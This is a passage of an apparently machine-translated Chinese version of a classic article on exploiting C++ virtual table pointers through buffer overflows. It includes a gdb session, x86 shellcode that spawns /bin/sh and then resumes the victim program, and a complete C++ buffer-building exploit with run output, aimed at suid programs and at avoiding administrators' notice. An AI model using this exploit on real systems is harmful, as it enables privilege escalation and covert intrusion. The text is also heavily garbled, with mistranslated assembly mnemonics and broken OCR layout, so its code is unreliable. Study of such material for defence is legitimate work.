接下来，我们在0x8048690安装一个断点，以获得第一个对象的地址。

```
(gdb) break *0x8048690 在
10x8048690的断点
```

最后，我们启动我们的程序。(gdb) 运行
启动程序。/home/rix/BO/bo3 断点
1,0x8048690在main ()。

我们读取第一个对象的地址。(gdb) info reg eax

```
     eax:              0x8049b38     134519608
```

然后我们继续，同时希望一切如预想的那样发生... :)继续。

程序收到信号SIGTRAP，跟踪/爆发点陷阱。0x8049b58 in ?()

我们收到一个SIGTRAP井，是由0x8049b58地址前的指令引发的。然而，我们对象的地址是0x8049b38。

0x8049b58-1-0x8049b38=0x1F（=31），这正是我们的CCh在缓冲区中的偏移量。因此，我们的CCh已经被执行了！！。

你明白了，我们现在可以用一个小的shellcode来代替我们简单的CCh代码，以获得一些更有趣的结果，特别是如果我们的程序bo3是suid... ;)

关于该方法的一些变化

==========

我们在此解释最简单的可利用机制。其他更复杂的情况可能会出现...

例如，我们可以在类之间有这样的关联。

```
class MyClass3 {
private:
 char Buffer3[32];
 MyClass1 *PtrObjectClass;
公众。
 虚拟无效Function1() {
  ...
  PtrObjectClass1->PrintBuffer()。
  ...
 }
};
```

在这种情况下，我们在类2之间有一种叫做 "引用链接 "的关系。我们的MyClass3类包含一个指向另一个类的指针。如果我们溢出MyClass3类中的缓冲区，我们可以覆盖PtrObjectClass的指针。我们只需要浏览一个补充的指针;)

```
  ------------------------------------------------------------++
                                                               ||
 +-> VTABLE_MyClass3:                                          ĀĀĀĀ
                                                              =+==
MyClass3对象。bbbbbbbbbbbbbbbbbbbbbbbbppxxxx
                                                         ==+=
                                                           |
  -----------------------  ------------------------------+<+
 |
 +--> MyClass1对象。ccccccccccccccccccccccccccccyyy
                                                                ==+=
                                                                  |
  ------------------------------------------------------------++
 |
 +--> VTABLE_MyClass1:叁.贰.叁.捌.捌
```

其中。B代表MyClass4的Buffer的字节数。C代表MyClass1的缓冲区的字节数。

P代表指向MyClass1对象类的指针的字节。

X代表MyClass4对象类的可能VPTR的字节。(不需要在包含指针的类中有一个VPTR)。

Y 代表MyClass1对象类的VPTR的字节。

这种技术在这里并不取决于编译器的内部类的结构（VPTR的偏移量），而是取决于程序员定义的类的结构，因此它甚至可以在编译器将VPTR放在内存中的对象开始的程序中被利用（例如Visual C++）。
此外，在这种情况下，MyClass3对象类可能已经在堆栈中被创建了（本地对象），这使得本地化变得更加容易，因为对象的地址可能是固定的。然而，在这种情况下，我们的堆栈必须是可执行的，而不是像以前那样的堆。

我们知道如何找到BufferOverflow()函数的参数值3（VTABLE地址的数量和VPTR的偏移量），实际上这些参数2在调试程序代码时很容易找到，此外，它们的值在执行时是固定的2。
另一方面，第1个参数（内存中对象的地址），更难建立。事实上，我们需要这个地址只是因为我们想把我们创建的VTABLE放入缓冲区。

----|一个特殊的例子

让我们假设我们有一个类，它的最后一个变量是一个可利用的缓冲区。这意味着，如果我们用N+4字节填充这个缓冲区（例如大小为N字节），我们知道在进程的空间内存中没有修改任何其他东西，我们缓冲区的内容，VPTR和
我们的VPTR之后的字节（因为字符00h）。

也许我们可以利用这种情况。但如何利用呢？我们将使用缓冲区，启动一个shellcode，然后跟踪程序的执行。这样做的好处是巨大的，因为程序不会被粗暴地完成，而且dus也不会提醒最终控制或记录其执行的人（管理员...）。

这有可能吗？
首先需要执行我们的shellcode，在我们的缓冲区中重写一条链，并将堆栈恢复到初始状态（就在我们的方法被调用之前）。然后，我们只需要调用最初的方法，这样程序就可以正常继续。

下面是我们要遇到的几个言论和问题。
-有必要完全重写我们的缓冲区（以便在继续执行时使用适当的值），因此要覆盖我们自己的shellcode。
为了避免这种情况，我们要把我们的shellcode的一部分（尽可能小的部分）复制到内存的另一个地方。
在这种情况下，我们要将我们的shellcode的一部分复制到堆栈中（我们将这部分代码称为 "堆栈代码"）。如果我们的堆栈是可执行的，它应该不会造成任何特别的问题。
-我们之前提到过一个 "奇怪的处理方法"，它包括给我们的对象的地址添加一个偏移量，并将这个结果放在堆栈中，提供给被执行的方法的指针。
问题是，这里的偏移量将被添加到

我们的对象的地址将在我们的VTABLE中被占用，而且这个偏移量不能是（0因为我们的缓冲区中不能有00h字节）。

我们将为这个偏移量选择一个任意的值，我们将把它放在VTABLE中，以后在堆栈中纠正这个值，并做相应的减法。


-我们将在我们的进程上建立一个fork（），启动shell的执行（exec（）），并等待其终止（wait（））），以继续执行我们的主程序。

-我们将继续执行的地址是恒定的，因为它是原始方法的地址（呈现在我们对象的相关类的VTABLE中）。

-我们知道，我们可以使用我们的EAX寄存器，因为这个寄存器在任何情况下都会被我们方法的返回值覆盖。

-我们不能在我们的缓冲区中包括任何00h字节。然后我们应该在运行时重新生成这些字节（对我们的字符串来说是必要的）。

在应用所有这些要点的同时，我们将尝试按照下图构建一个缓冲区。



其中：代表9NOP字节（90h）。

T代表形成偏移量的字节，他将被添加到堆栈的指针上（奇怪的处理方式;）。

M代表我们的缓冲区中壳代码开始的地址。

S代表"/bin/sh "字符串在我们缓冲区中的地址。

0代表90h字节，他在运行时将被初始化为00h（对exec()来说是必要的）。

/bin/sh表示"/bin/sh "字符串，没有任何00h终止字节。

A代表我们的shellcode的一个字节（主要是为了运行shell，然后在堆栈上复制stackcode并运行它）。

B代表我们的堆栈代码的一个字节（主要是用一个新的字符串来重置我们的缓冲区，并运行原来的方法来继续执行原来的程序。

newstring表示 "newstring "字符串，它将在执行shell后被重新复制到缓冲区，以继续执行。

V代表VPTR的一个字节，它必须指向我们的缓冲区的开头（到我们的VTABLE）。

L代表将在VPTR之后复制的字节，这将是一个0hh字节。

以更详细的方式，以下是我们的shellcode和stackcode的内容。

```
pushl                                   %ebp//saveexisting EBP
```

movl%esp,%ebp//创建 堆栈框架

```
xorl    %eax,%eax                   //EAX=0
搬家b   0x31美元，%al               //EAX=$StackCodeSize（代码大小）
                                    //谁将被复制到堆栈）
潜龙    %eax,%esp                   //创建一个本地变量以
                                    //包含我们的堆栈代码
推动    %edi
推动推  %esi
        %edx
动推动  %ecx
推动    %ebx                        //保存寄存器
推动
推销员                              //保存标志
cld     %eax,%eax                   //方向标志=增量
xorl                                //EAX=0
ÃÃÃ     $0x101,%ax                  //EAX=$AddThis（添加值为
                                    //在堆栈上计算这个）。
潜龙    %eax,0x8(%ebp)              //我们从这个值中减去
                                    // 当前堆栈上的这个值，以
xorl    %eax,%eax                   //恢复原来的样子 这。
                                    //EAX=0
搬家公  $0x804a874,%edi             //EDI=$BufferAddress+$NullOffset
司                                  // （在我们的 "NULL "字段中的地址）
        %eax,%es:(%edi)             // 缓冲区）
石家庄                              //我们把这个NULL写入缓冲区。
搬家公  $0x804a87f,%edi             //EDI=$BufferAddress+$BinSh00Offset
司
                                    // （来自"/bin/sh "的00h地址）
ストッ  %al,%es:(%edi)              //我们把这个00h写在了 "A "的末尾。
セーバ
ー
                                    // "/bin/sh"
搬家b   $0x2,%al
黝黝    $0x80                       //fork()
xorl    %edx,%edx                   //EDX=0
cmpl    %edx,%eax
jne     0x804a8c1                   //如果EAX=0则跳转到LFATHER
                                    // （如果父进程，EAX=0）
搬家b   $0xb,%al                    //如果不是，我们就是子进程
搬家公  $0x804a878,%ebx             //EBX=$BufferAddress+$BinShOffset
司
                                    // ("/bin/sh "的地址）
搬家公  $0x804a870,%ecx             //ECX=$BufferAddress+$BinShAddressOffset
司
                                    // ("/bin/sh "的地址adresse）
xorl    %edx,%edx                   //EDX=0h （NULL）
黝黝    $0x80                       //exec() "/bin/sh"

LFATHER。
搬家公  %edx,%esi                   //ESI=0
司
搬家公  %edx,%ecx                   //ECX=0
司
搬家公  %edx,%ebx                   //EBX=0
司
不      %ebx                        //EBX=0xFFFFFFFF
搬家公  %edx,%eax                   //EAX=0
司
```

```
搬家b   0x72美元, %al                    //EAX=0x72
黫黫    $0x80                            //wait() (等待退出shell)
xorl    %ecx,%ecx                        //ECX=0
搬家b   $0x31,%cl                        //ECX=$StackCodeSize
搬家公  $0x804a8e2,%esi                  //ESI=$BufferAddress+$StackCodeOffset
司                                       // (在 "中国 "中开始的地址)
                                         //堆栈代码)
        %ebp,%edi                        //EDI指的是结束或本地的
搬家公
司

                                         // 变量
潜龙    %ecx,%edi                        //EDI指的是或的开始。
                                         // 本地变量
```

movl%edi,%edx//EDX也是指的是 "D "的开头。
// 或局部变量
repz movsb %ds:(%esi),%es:(%edi)//复制我们的堆栈代码到我们的本地。
// 堆栈上的变量
jmp*%edx//在堆栈上 运行我们的堆栈代码。

堆码。

movl$0x804a913,%esi//ESI=$BufferAddress+$NewBufferOffset
// （指向我们想要的新字符串
//在缓冲区内重写)
movl$0x804a860,%edi//EDI=$BufferAddress（指向
//我们的缓冲区的开始)
xorl%ecx,%ecx//ECX=0
movb$0x9,%cl//ECX=$NewBufferSize（缓冲区的长度）。
//新的字符串)
repz movsb %ds:(%esi),%es:(%edi)//复制新的字符串在
//是我们缓冲区的开始
xorb%al,%al//AL=0
stosb %al,%es:(%edi)//在字符串的末尾 放一个00h。

movl$0x804a960,%edi//EDI=$BufferAddress+$VPTROffset
// (VPTR的地址)

movl$0x8049730,%eax//EAX=$VTABLEAddress(adresse of a third-country)。
//来自我们班的原始VTABLE)
movl%eax,%ebx//EBX=$VTABLEAddress
stosl %eax,%es:(%edi)//纠正VPTR，使之指向 "我"。
//原VTABLE
movb$0x29,%al//AL=$LastByte(在 $后面的字节)
//内存中的VPTR)
stosb %al,%es:(%edi)//我们纠正这个字节。

movl0xc(%ebx),%eax//EAX=*VTABLEAddress+IAddress*4
// (EAX的地址为
// 原有方法中的
// VTABLE）。

罂粟

popl%ebx
popl%ecx
popl%edx
ÃÃÃÃ
popl%edi//恢复标志和寄存器
movl%ebp,%esp
popl%ebp//销毁堆栈帧。
jmp*%eax//运行原始方法

我们现在必须编写一个BufferOverflow()函数，用来 "编译 "我们的shellcode和stackcode，并创建我们的缓冲区结构。

下面是我们应该传递给这个函数的参数。

- BufferAddress = 我们的缓冲区在内存中的地址。
- IAddress = 将被执行的第一个方法的VTABLE中的索引。
- VPTROffset = 要覆盖的VPTR在我们的缓冲区的偏移量。
- AddThis = 由于 "奇怪的处理"，将被添加到堆栈上的This指针的值。
- VTABLEAddress = 我们类的原始VTABLE的地址（在可执行程序中编码）。
- *NewBuffer = 一个指向新链的指针，我们要把它放在我们的缓冲区里，以便正常地继续程序。
-LastByte = 内存中VPTR后面的原始字节，在原始缓冲区中复制我们的缓冲区时被覆盖，因为有00h。

下面是该程序的结果代码（bo4.cpp）。

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

#define BUFFERSIZE 256

class BaseClass {
private:
 char Buffer[BUFFERSIZE];
public:
 void SetBuffer(char *String) {
  strcpy(Buffer,String);
 }
 virtual void PrintBuffer() {
  printf("%s\n",Buffer)。
 }
};

class MyClass1:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass1: " );
  BaseClass::PrintBuffer();
 }
};

class MyClass2:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass2: " );
  BaseClass::PrintBuffer();
 }
};

char *BufferOverflow(unsigned long BufferAddress,int IAddress,int VPTROffset,
 unsigned short AddThis,unsigned long VTABLEAddress,char *NewBuffer,char LastByte)
{

 char *CBuf; unsigned
 long *LBuf;
 无符号短*SBuf。
 char BinShSize,ShellCodeSize,StackCodeSize,NewBufferSize;
 unsigned long i,
  MethodAddressOffset,BinShAddressOffset,NullOffset,BinShOffset,BinSh00Offset,
  ShellCodeOffset, StackCodeOffset。
  NewBufferOffset,NewBuffer00Offset,
  LastByteOffset。
 char *BinSh="/bin/sh"。

 CBuf=(char*)malloc(VPTROffset+4+1); LBuf=（无符号
 长*）CBuf。

 BinShSize=（char）
 strlen(BinSh);
 ShellCodeSize=0x62;
```

StackCodeSize=0x91+2-0x62。

NewBufferSize= (char) strlen (NewBuffer) 。

MethodAddressOffset=IAddress*4;
BinShAddressOffset=MethodAddressOffset+4;
NullOffset=MethodAddressOffset+8;
BinShOffset=MethodAddressOffset+12; BinSh00Offset=BinShOffset+ (无符号长) BinShSize; ShellCodeOffset=BinSh00Offset+1。

StackCodeOffset=ShellCodeOffset+ (无符号长) ShellCodeSize ;

NewBufferOffset=StackCodeOffset+ (无符号长) StackCodeSize ;

NewBuffer00Offset=NewBufferOffset+ (无符号长) NewBufferSize ;

LastByteOffset=VPTROffset+4。

for (i=0;i<VPTROffset;i++) CBuf[i]='\x90'; //NOPs
SBuf= (无符号短*) &LBuf[2]。
*SBuf=AddThis; //添加到堆栈中的This指针中。

LBuf= (无符号长*) &CBuf[MethodAddressOffset]。
*LBuf=BufferAddress+ShellCodeOffset; //shellcode的地址

LBuf= (无符号长*) &CBuf[BinShAddressOffset]。
*LBuf=BufferAddress+BinShOffset; //"/bin/sh "的地址

memcpy(&CBuf[BinShOffset],BinSh,BinShSize); //"/bin/sh "字符串

//shellcode:

i=ShellCodeOffset。
CBuf[i++]='\x55';//pushl%ebp
CBuf[i++]='\x89';CBuf[i++]='\xE5';//movl%esp,%ebp
CBuf[i++]='\x31';CBuf[i++]='\xC0';//xorl%eax,%eax
CBuf[i++]='\xB0';CBuf[i++]=StackCodeSize;//movb$StackCodeSize,%al
CBuf[i++]='\x29';CBuf[i++]='\xC4';//subl%eax,%esp

CBuf[i++]='\x57';//pushl%edi
CBuf[i++]='\x56';//pushl%esi
CBuf[i++]='\x52';//pushl%edx
CBuf[i++]='\x51';//pushl%ecx
CBuf[i++]='\x53';//pushl%ebx
CBuf[i++]='\x9C';//pushf

CBuf[i++]='\xFC';//cld

CBuf[i++]='\x31';CBuf[i++]='\xC0';//xorl%eax,%eax
CBuf[i++]='\x66';CBuf[i++]='\xB8';//movw$AddThis,%ax SBuf=(unsigned short*)&CBuf[i];*SBuf=AddThis;i=i+2;
CBuf[i++]='\x29';CBuf[i++]='\x45';CBuf[i++]='\x08'; //subl %eax,0x8 (%ebp) 。

CBuf[i++]='\x31';CBuf[i++]='\xC0';//xorl%eax,%eax

```
                                        CBuf[i++]='\xBF';//movl$BufferAddress+
$NullOffset,%edi LBuf=(unsigned
long*)&CBuf[i];*LBuf=BufferAddress+NullOffset;i=i+4;
                                        CBuf[i++]='\xAB';//stosl%eax,%es: (
%edi) .

                                    CBuf[i++]='\xBF';//movl$BufferAddress+$Bi
nSh00Offset,%edi LBuf=(unsigned
long*)&CBuf[i];*LBuf=BufferAddress+BinSh00Offset;i=i+4;
                                    CBuf[i++]='\xAA';//stosb%al,%es: (%edi) .

                                                CBuf[i++]='\xB0';CBuf[i++]='\x
02';//movb$0x2,%al
```

```
                                                    CBuf[i++]='\xCD';CBuf[i++]='\x
80';//int$0x80 (fork())

                                                    CBuf[i++]='\x31';CBuf[i++]='\x
D2';//xorl%edx,%edx
                                                    CBuf[i++]='\x39';CBuf[i++]='\x
D0';//cmpl%edx,%eax
                                                    CBuf[i++]='\x75';CBuf[i++]='\x
10';//jnz+$0x10 (-> LFATHER)


                                  CBuf[i++]='\xB0';CBuf[i++]='\x0B';//movb$0xB,%
al
                                  CBuf[i++]='\xBB';//movl$BufferAddress+$BinShOf
fset,%ebx LBuf=（无符号长*）&CBuf[i]; *LBuf=BufferAddress+BinShOffset; i=i+4;
                                  CBuf[i++]='\xB9';//movl$BufferAddress+$BinShAd
dressOffset,%ecx LBuf=(unsigned
long*)&CBuf[i];*LBuf=BufferAddress+BinShAddressOffset;i=i+4;
                                  CBuf[i++]='\x31';
CBuf[i++]='\xD2';//xorl%edx,%edx
                                                    CBuf[i++]='\xCD';CBuf[i++]='\x
80';//int$0x80 (execve())

                                                    //LFATHER:
                                                    CBuf[i++]='\x89';CBuf[i++]='\x
D6';//movl%edx,%esi
                                                    CBuf[i++]='\x89';CBuf[i++]='\x
D1';//movl%edx,%ecx
                                                    CBuf[i++]='\x89';CBuf[i++]='\x
D3';//movl%edx,%ebx
                                                    CBuf[i++]='\xF7';CBuf[i++]='\x
D3';//notl%ebx
                                                    CBuf[i++]='\x89';CBuf[i++]='\x
D0';//movl%edx,%eax
                                                    CBuf[i++]='\xB0';CBuf[i++]='\x
72';//movb$0x72,%al
                                                    CBuf[i++]='\xCD';CBuf[i++]='\x
80';//int$0x80 (wait()

                                                    CBuf[i++]='\x31';CBuf[i++
]='\xC9';//xorl%ecx,%ecx                            CBuf[i++]='\xB1';
CBuf[i++]=StackCodeSize;//movb$StackCodeSize,%cl

                                    CBuf[i++]='\xBE';//movl$BufferAddress+$Stac
kCodeOffset,%esi LBuf=(unsigned long*)&CBuf[i];
*LBuf=BufferAddress+StackCodeOffset;i=i+4。

                                                    CBuf[i++]='\x89';CBuf[i++]='\x
EF';//movl%ebp,%edi
                                                    CBuf[i++]='\x29';CBuf[i++]='\x
CF';//subl%ecx,%edi


                                              CBuf[i++]='\x89';CBuf[i++]='\xFA';

//movl%edi,%edx

                                              CBuf[i++]='\xF3';CBuf[i++]='\xA4';

//repzmovsb %ds:(%esi),%es:(%edi)                       CBuf[i++]='\xFF';

CBuf[i++]='\xE2';//jmp*%edx（堆码）。
```

```
//stackcode:

                                        CBuf[i++]='\xBE';//movl$BufferAddress+$NewBuff
erOffset,%esi

LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+NewBufferOffset;i=i+4;
                                                CBuf[i++]='\xBF';//movl$BufferAddr
ess,%edi LBuf= (unsigned long*) &CBuf[i];*LBuf=BufferAddress。i=i+4;
                                                CBuf[i++]='\x31';CBuf[i++]='\xC9';
//xorl%ecx,%ecx
                                                CBuf[i++]='\xB1';CBuf[i++]=NewBuff
erSize;//movb$NewBufferSize,%cl
                                                CBuf[i++]='\xF3';CBuf[i++]='\xA4';
//repzmovsb %ds:(%esi),%es:(%edi)

                                                        CBuf[i++]='\x30';CBuf[i++]='\x
C0';//xorb%al,%al
                                                CBuf[i++]='\xAA';//stosb%al,%e
s:(%edi)

                                            CBuf[i++]='\xBF';//movl$BufferAddress+
$VPTROffset,%edi LBuf=(unsigned long*)&CBuf[i];*LBuf=BufferAddress+VPTROffset;
i=i+4;                                          CBuf[i++]='\xB8'。
//movl$VTABLEAddress,%eax LBuf=(unsigned
long*)&CBuf[i];*LBuf=VTABLEAddress;i=i+4;             CBuf[i++]='\x89';
CBuf[i++]='\xC3';//movl%eax,%ebx
                                                CBuf[i++]='\xAB';//stosl%eax,%
es:(%edi)

                                                CBuf[i++]='\xB0';CBuf[i++]=Las
tByte;//movb$LastByte,%al
```

```
                                                    CBuf[i++]='\xAA';//stosb%al,%e
s:(%edi)

CBuf[i++]='\x8B';CBuf[i++]='\x43';
                                                  CBuf[i++]=(char)4*IAddress;//mov
l4*Iaddress(%ebx), %eax

                                                    CBuf[i++]='\x9D';//popf
                                                    CBuf[i++]='\x5B';//popl%ebx
                                                    CBuf[i++]='\x59';//popl%ecx
                                                    CBuf[i++]='\x5A';//popl%edx
                                                    CBuf[i++]='\x5E';//popl%esi
                                                    CBuf[i++]='\x5F';//popl%edi

                                                    CBuf[i++]='\x89';CBuf[i++]='\x
EC';//movl%ebp,%esp
                                                    CBuf[i++]='\x5D';//popl%ebp

                                                    CBuf[i++]='\xFF';C

Buf[i++]='\xE0';//jmp*%eax memcpy(&CBuf[NewBufferOffset],NewBuffer,

(unsigned long)NewBufferSize)。
 //将新的字符串插入到缓冲区。

LBuf=（无符号长*）&CBuf[VPTROffset]。
*LBuf=BufferAddress; //我们的VTABLE的地址


CBuf[LastByteOffset]=0; //最后一个字节（用于strcpy()）。


返回CBuf。
}

void main() {
BaseClass *Object[2];
无符号长 *VTABLEAddress。

Object[0]=new MyClass1;
Object[1]=new MyClass2
。

printf("Object[0] address = %X\n",(unsigned long)&(*Object[0]));
VTABLEAddress=(unsigned long*) ((char*)&(*Object[0])+256);
printf("VTable address = %X\n", *VTABLEAddress);

Object[0]->SetBuffer(BufferOverflow((unsigned long)&(*Object[0]),3,BUFFERSIZE,
 0x0101,*VTABLEAddress, "newstring",0x29))。

Object[1]->SetBuffer("string2");
Object[0]->PrintBuffer();
Object[1]->PrintBuffer()。
}
```

现在，我们已经准备好编译和检查...

```
rix@pentium:~/BO > gcc -o bo4 bo4.cpp
```

```
rix@pentium:~/BO > bo4
adresse Object[0] = 804A860
adresse VTable = sh8049730-
2.02$ exit
退出
MyClass1: newstring
MyClass2: string2
rix@pentium:~/BO >
```

正如所预料的那样，我们的shell自己执行了，然后程序继续执行，在缓冲区中出现了一个新的字符串（"newstring"）！！！。

总结
==========
总结一下，让我们注意到，基础技术的成功需要以下条件。
- 一个具有一定最小尺寸的缓冲区
- suid计划
- 可执行堆和/或可执行栈（根据技术）。
- 知道缓冲区的起始地址（在堆上或堆栈上）。
- 知道VPTR从缓冲区开始的偏移量（对所有执行都是固定的）。
- 知道溢出后执行的第一个方法的指针在VTABLE中的偏移量（对所有执行都是固定的）。
- 如果我们想继续正确执行程序，就必须知道VTABLE的地址。

我希望这篇文章能再次向你展示指针（在现代编程中越来越多地使用）在某些特殊情况下是如何变得非常危险。

我们注意到，一些像C++这样强大的语言，总是包含一些弱点，这并不是通过某种特定的语言或工具，使程序变得安全，而主要是由于其构思者的知识和专长...

感谢：路线、Klog、Mayhem、Nite、Darkbug。

----------·|EOF|
||